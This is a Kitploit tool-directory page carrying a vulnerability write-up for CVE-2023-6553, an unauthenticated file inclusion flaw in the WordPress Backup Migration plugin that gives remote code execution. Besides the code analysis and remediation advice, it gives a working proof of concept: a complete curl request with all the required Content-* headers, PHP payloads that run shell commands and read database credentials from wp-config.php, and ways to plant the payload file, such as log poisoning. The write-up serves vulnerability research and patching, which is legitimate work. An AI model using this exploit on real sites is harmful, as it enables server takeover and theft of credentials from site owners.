
Skip to content
KitploitKITPLOIT
ToolsBlog
Submit
ToolsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

··Feeds·Contact·Privacy·© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
CVE-2023-6553 | Kitploit
Tools/GitHubGitHub/dungsocool/cve-2023-6553
Vulnerability AnalysisCode AnalysisExploitationWeb Application ExploitationPenetration TestingLearning & Education
GitHubdungsocool/cve-2023-6553

CVE-2023-6553

View Repository
14 days agoNot yet reviewed

Most Popular

View all →

Discover the most used tools by our community.

Explore all tools

Browse our collection of tools

View all tools →
Share

CVE-2023-6553

PHP File Inclusion Leading to RCE — Backup Migration Plugin

Plugin: Backup Migration (backup-backup) ≤ 1.3.7

CVSS: 9.8 (Critical)

CWE: CWE-98 — Improper Control of Filename for Include/Require Statement

Authentication Requirement: None

Impact: Remote Code Execution


1. What is this Vulnerability?

Backup Migration is a fairly popular WordPress plugin (~90,000+ active installations) that helps users create backup copies. During the backup process, the plugin has a file named backup-heart.php running in the background - it receives configuration information via HTTP headers to know which directory needs to be backed up, where the config file is located, etc.

The issue lies in the fact that this file completely trusts the HTTP headers sent by the client, takes the header value directly into the file path, and then uses require_once() to load the file from that path. An attacker only needs to send the Content-Dir header pointing to a directory containing malicious PHP code → the server automatically includes and executes it.

It is worth noting that the backup-heart.php file does not require authentication — it only checks if the request method is POST, without verifying any nonce or user privileges. Anyone on the internet can send a request to it.

⇒ This is a zero-click vulnerability.

2. Background Knowledge

File Inclusion in PHP

PHP has functions like include(), require(), require_once() used to include other PHP files into the running program. When the file path passed into these functions comes from user input without validation, an attacker can force the server to include any file they want:

  • LFI (Local File Inclusion): loads an existing file on the server — for example, a log file that has been "poisoned" with PHP code.
  • RFI (Remote File Inclusion): loads a file from an external server — requires allow_url_include=On (usually disabled by default).

This CVE falls under LFI — the attacker controls the path passed to require_once() pointing to a PHP file that the attacker has managed to write onto the server.

Why are HTTP headers dangerous?

Many developers think HTTP headers are "internal" metadata known only to the server and client. In reality, attackers control 100% of the header content — they can set any header name and value. Trusting headers is just like trusting form input — it must be validated.

define() and PHP Constants

define('NAME', $value) creates a constant used throughout the application. Once defined, the value cannot be changed. If $value comes from an attacker, every place using that constant is affected.

3. Source Code Analysis — Where Does the Vulnerability Originate?

Step 1: Finding the Sink

I started by using grep to search for all require and include statements across the plugin:

root@kitploit:~
grep -rn "require\|include" includes/

image.png


The search results returned many require/include calls. Looking through them, most were include_once calls in banner/misc.php and banner/views/index.php — these belong to the admin UI rendering code with hardcoded paths, making them unexploitable.

However, 2 lines in backup-heart.php caught my attention:

root@kitploit:~
includes/backup-heart.php:64:   define('BMI_INCLUDES', BMI_ROOT_DIR . 'includes');
includes/backup-heart.php:118:  require_once BMI_INCLUDES . '/bypasser.php';

Line 118 uses require_once with the constant BMI_INCLUDES — if this constant were hardcoded, it would be secure. But looking up at line 64, I saw BMI_INCLUDES is constructed from another constant, BMI_ROOT_DIR. So we need to trace further: where is BMI_ROOT_DIR assigned its value?

I used grep again to trace it:

root@kitploit:~
grep -n "BMI_ROOT_DIR" includes/backup-heart.php

Results:

image.png

root@kitploit:~
Line 62: define('BMI_ROOT_DIR', $fields['content-dir']);
Line 64: define('BMI_INCLUDES', BMI_ROOT_DIR . 'includes');

Line 62 shows BMI_ROOT_DIR takes its value from $fields['content-dir']. This is a variable, not a fixed value — we need to open the file and see what $fields contains.

Step 2: Inspecting Source Code — Where does $fields come from?

I opened backup-heart.php in VS Code at line 62:

root@kitploit:~
// Line 62
define('BMI_ROOT_DIR', $fields['content-dir']);

// Line 64
define('BMI_INCLUDES', BMI_ROOT_DIR. 'includes');

image.png

It is clearly visible that $fields['content-dir'] goes directly into define(). Now we need to determine where the $fields variable is assigned:

root@kitploit:~
// Lines 7-9: Only checks POST method
if ($_SERVER['REQUEST_METHOD'] !== 'POST') {
    exit;
}

// Lines 30-33: Reads ALL HTTP headers from the request
if (isFunctionEnabled('getallheaders')) {
    $fields= getallheaders();
}

// Lines 42-46: Lowercases header names
foreach ($fieldsas $key=> $value) {
    $buffer= $value;
    unset($fields[$key]);
    $fields[strtolower($key)] = $value;
}


image.png

image.png

At this point, the root cause becomes crystal clear: $fields holds all HTTP headers retrieved via getallheaders() — completely controlled by the client. There is no wp_verify_nonce(), no current_user_can(), no valid path check — it simply verifies the POST method and reads headers directly in.

Step 3: Attack Flow Summary

root@kitploit:~
Attacker sends POST request with header Content-Dir: /path/to/attacker/
    ↓
getallheaders() reads raw headers → $fields['content-dir'] = "/path/to/attacker/"
    ↓
define('BMI_ROOT_DIR', "/path/to/attacker/")   ← no validation
    ↓
define('BMI_INCLUDES', "/path/to/attacker/includes")
    ↓
require_once "/path/to/attacker/includes/bypasser.php"   ← executes PHP
    ↓
Attacker code runs with www-data privileges → RCE

Root cause summary: HTTP Header → define() → require_once(), with zero validation steps in between.

Step 4: Debugging with Xdebug

I used Xdebug + VS Code to visually confirm the attack flow. I set 2 breakpoints at line 62 and line 118 in backup-heart.php, then sent the exploit request using curl.

Breakpoint 1 — Line 62:

The debugger paused right at define('BMI_ROOT_DIR', $fields['content-dir']). Expanding the $fields variable in the Variables panel showed an array of 22 elements — containing all HTTP headers sent by the client. Specifically:

  • content-dir = "/tmp/bmi/" — this is precisely the value sent via header, which gets directly assigned to the BMI_ROOT_DIR constant.
  • content-abs = "/var/www/html/", content-configdir = "/tmp/bmi/", content-backups = "/tmp/bmi/back..." — all controlled by the attacker.

There are no validation or filtering steps applied to content-dir before passing it to define().

image.png

Breakpoint 2 — Line 118:

Pressing F5, the debugger paused at require_once BMI_INCLUDES . '/bypasser.php'. Looking at the state:

  • Variables Panel: $fields still retains content-dir = "/tmp/bmi/" — proving the value was not altered between lines 62 and 118.
  • Call Stack Panel: Shows {main} backup-heart.php 118:1 — code executed straight from the top of the file to this point, bypassing any middleware or authentication checks.
  • Line 118 prepares to include the file at path /tmp/bmi/includes/bypasser.php — a file whose content is controlled by the attacker.

image.png

The debugging results perfectly confirm the flow analyzed in Step 3: HTTP header travels from getallheaders() → define() → require_once(), with no validation in between.

4. Attack Chain

Step 1 — Placing PHP File on Server

Before triggering the include, a PHP file must already exist on the target server. Common techniques include:

MethodConcept
Log poisoning

Step 2 — Trigger Include via 1 POST Request

Send a request with Content-Dir pointing to the directory containing the payload. The server automatically requires and executes the attacker's file.

root@kitploit:~
POST /wp-content/plugins/backup-backup/includes/backup-heart.php HTTP/1.1
Host: target.com
Content-Dir: /tmp/bmi/
Content-Abs: /var/www/html/
Content-Content: /var/www/html/wp-content/
Content-Configdir: /tmp/bmi/
Content-Backups: /tmp/bmi/backups/
Content-Safelimit: 1
Content-Browser: true
Content-Identy: 1
Content-Manifest: 1
Content-Rev: 1
Content-Name: test
Content-Start: 1
Content-Filessofar: 0
Content-Total: 1
Content-Bmitmp: /tmp/
Content-It: 1
Content-Dbit: 1
Content-Dblast: 1
Content-Url: http://target.com/

All Content-* headers must be supplied because backup-heart.php uses them in other define() calls — missing headers trigger PHP warnings and may abort execution before reaching require_once.

5. PoC — Lab Exploitation

5.1 Verify if Endpoint is Open

root@kitploit:~
curl -s -o /dev/null -w "%{http_code}" -X POST \
  "http://localhost:8181/wp-content/plugins/backup-backup/includes/backup-heart.php"

Returns 200 — endpoint is open and does not prompt for authentication.

image.png

5.2 Create Payload File

Create the directory structure matching what require_once expects to find: {Content-Dir}includes/bypasser.php:

root@kitploit:~
mkdir -p /tmp/bmi/includes

cat > /tmp/bmi/includes/bypasser.php << 'EOF'
<?php echo "RCESTART"; echo shell_exec("id"); echo "RCEEND"; die(); ?>
EOF

image.png

5.3 Send Exploit — RCE

root@kitploit:~
curl -s -X POST "http://localhost:8181/wp-content/plugins/backup-backup/includes/backup-heart.php" \
  -H "Content-Dir: /tmp/bmi/" \
  -H "Content-Abs: /var/www/html/" \
  -H "Content-Content: /var/www/html/wp-content/" \
  -H "Content-Configdir: /tmp/bmi/" \
  -H "Content-Backups: /tmp/bmi/backups/" \
  -H "Content-Safelimit: 1" \
  -H "Content-Browser: true" \
  -H "Content-Identy: 1" \
  -H "Content-Manifest: 1" \
  -H "Content-Rev: 1" \
  -H "Content-Name: test" \
  -H "Content-Start: 1" \
  -H "Content-Filessofar: 0" \
  -H "Content-Total: 1" \
  -H "Content-Bmitmp: /tmp/" \
  -H "Content-It: 1" \
  -H "Content-Dbit: 1" \
  -H "Content-Dblast: 1" \
  -H "Content-Url: http://localhost:8181/"


Output result:

image.png

RCE Successful — server executes the id command and returns the output.

5.4 Demonstrating Impact — Reading Database Credentials

After confirming RCE, I changed the payload to demonstrate that an attacker can read sensitive information on the server. Change payload file contents to read wp-config.php:

root@kitploit:~
docker exec wp-bricks-rce bash -c 'cat > /tmp/bmi/includes/bypasser.php << "EOF"
<?php echo "RCESTART\n"; echo shell_exec("grep DB_ /var/www/html/wp-config.php"); echo "\nRCEEND"; die(); ?>
EOF'

Resend the same curl exploit request → output returns database connection details:

root@kitploit:~
curl -s -X POST "http://localhost:8181/wp-content/plugins/backup-backup/includes/backup-heart.php" -H "Content-Dir: /tmp/bmi/" -H "Content-Abs: /var/www/html/" -H "Content-Content: /var/www/html/wp-content/" -H "Content-Configdir: /tmp/bmi/" -H "Content-Backups: /tmp/bmi/backups/" -H "Content-Safelimit: 1" -H "Content-Browser: true" -H "Content-Identy: 1" -H "Content-Manifest: 1" -H "Content-Rev: 1" -H "Content-Name: test" -H "Content-Start: 1" -H "Content-Filessofar: 0" -H "Content-Total: 1" -H "Content-Bmitmp: /tmp/" -H "Content-It: 1" -H "Content-Dbit: 1" -H "Content-Dblast: 1" -H "Content-Url: http://localhost:8181/"

Attacker can read any file that www-data has permissions to access — wp-config.php, /etc/passwd, source code of other plugins — expanding the attack surface.

image.png

5.5 Gathering System Information

Further modify payload to demonstrate that attacker can gather server system information — aiding privilege escalation or lateral movement:

root@kitploit:~
docker exec wp-bricks-rce bash -c 'cat > /tmp/bmi/includes/bypasser.php << "EOF"
<?php echo "RCESTART\n"; echo shell_exec("uname -a"); echo shell_exec("hostname -I"); echo "\nRCEEND"; die(); ?>
EOF'

Send curl exploit → output:

root@kitploit:~
RCESTART
Linux 544a7c6002c6 6.18.33.1-microsoft-standard-WSL2 x86_64 GNU/Linux
172.18.0.3

RCEEND

image.png

From this output, attacker discovers:

  • Kernel version — used to find kernel exploits for root privilege escalation
  • Internal IP 172.18.0.3 — confirms server is inside a Docker network, enabling pivoting to other containers (database, cache, etc.)

6. Impact Severity

Real-World Impact

  • 90,000+ sites use this plugin.
  • Attacker probes for the plugin via 1 POST request to the endpoint — 200 means present, 404 means absent.
  • Deactivated plugin is still exploitable because backup-heart.php resides on disk and can be directly accessed via URL.
  • Post-RCE, attacker can: dump database, install backdoors, pivot to other servers within the same network.

7. Mitigation & Remediation

What Developers Should Do

Do not use HTTP headers to determine file paths. Use relative paths derived from __DIR__:

root@kitploit:~
// Vulnerable: uses whatever header value the attacker sends
define('BMI_ROOT_DIR', $fields['content-dir']);

// Fixed: uses fixed path, attacker cannot modify
define('BMI_ROOT_DIR', dirname(__FILE__) . '/../');

Add authorization check — only WordPress admin should be allowed to invoke this endpoint:

root@kitploit:~
if (!wp_verify_nonce($fields['content-nonce'], 'bmi_backup_action')) {
    die('Unauthorized');
}

What WordPress Admins Should Do

  1. Update to version ≥ 1.3.8 immediately.
  2. If not in use, delete the plugin completely — deactivating is insufficient because files remain accessible.
  3. Inspect access logs for suspicious requests targeting backup-heart.php.
  4. Implement WAF rules blocking direct POST requests to /wp-content/plugins/*/includes/*.php.
Download Tool
AttributeValue
CVE IDCVE-2023-6553
CVSS Score9.8 (Critical)
Pluginbackup-backup (Backup Migration) ≤ 1.3.7
AuthenticationNot required
User InteractionNone (zero-click)
FixedVersion 1.3.8
Send a request containing <?php ... ?> inside the User-Agent → code gets written to access log → include log file
PHP sessionWrite PHP code into a session file located at /tmp/sess_xxx
Upload chainLeverage WordPress media/avatar upload feature to upload the file
Plugin error logPlugin writes its own error log — triggering an error containing PHP code writes the code to the log file
CVSS MetricValueReason
Attack VectorNetworkVia HTTP
Attack ComplexityLow1 POST request, no timing or special conditions required
Privileges RequiredNoneEndpoint requires no authentication
User InteractionNoneAttacker-driven, victim requires no interaction
ConfidentialityHighCan read any file: wp-config.php, /etc/passwd, source code
IntegrityHighArbitrary file writing, webshell installation, database modification
AvailabilityHighFile deletion, process termination, full server compromise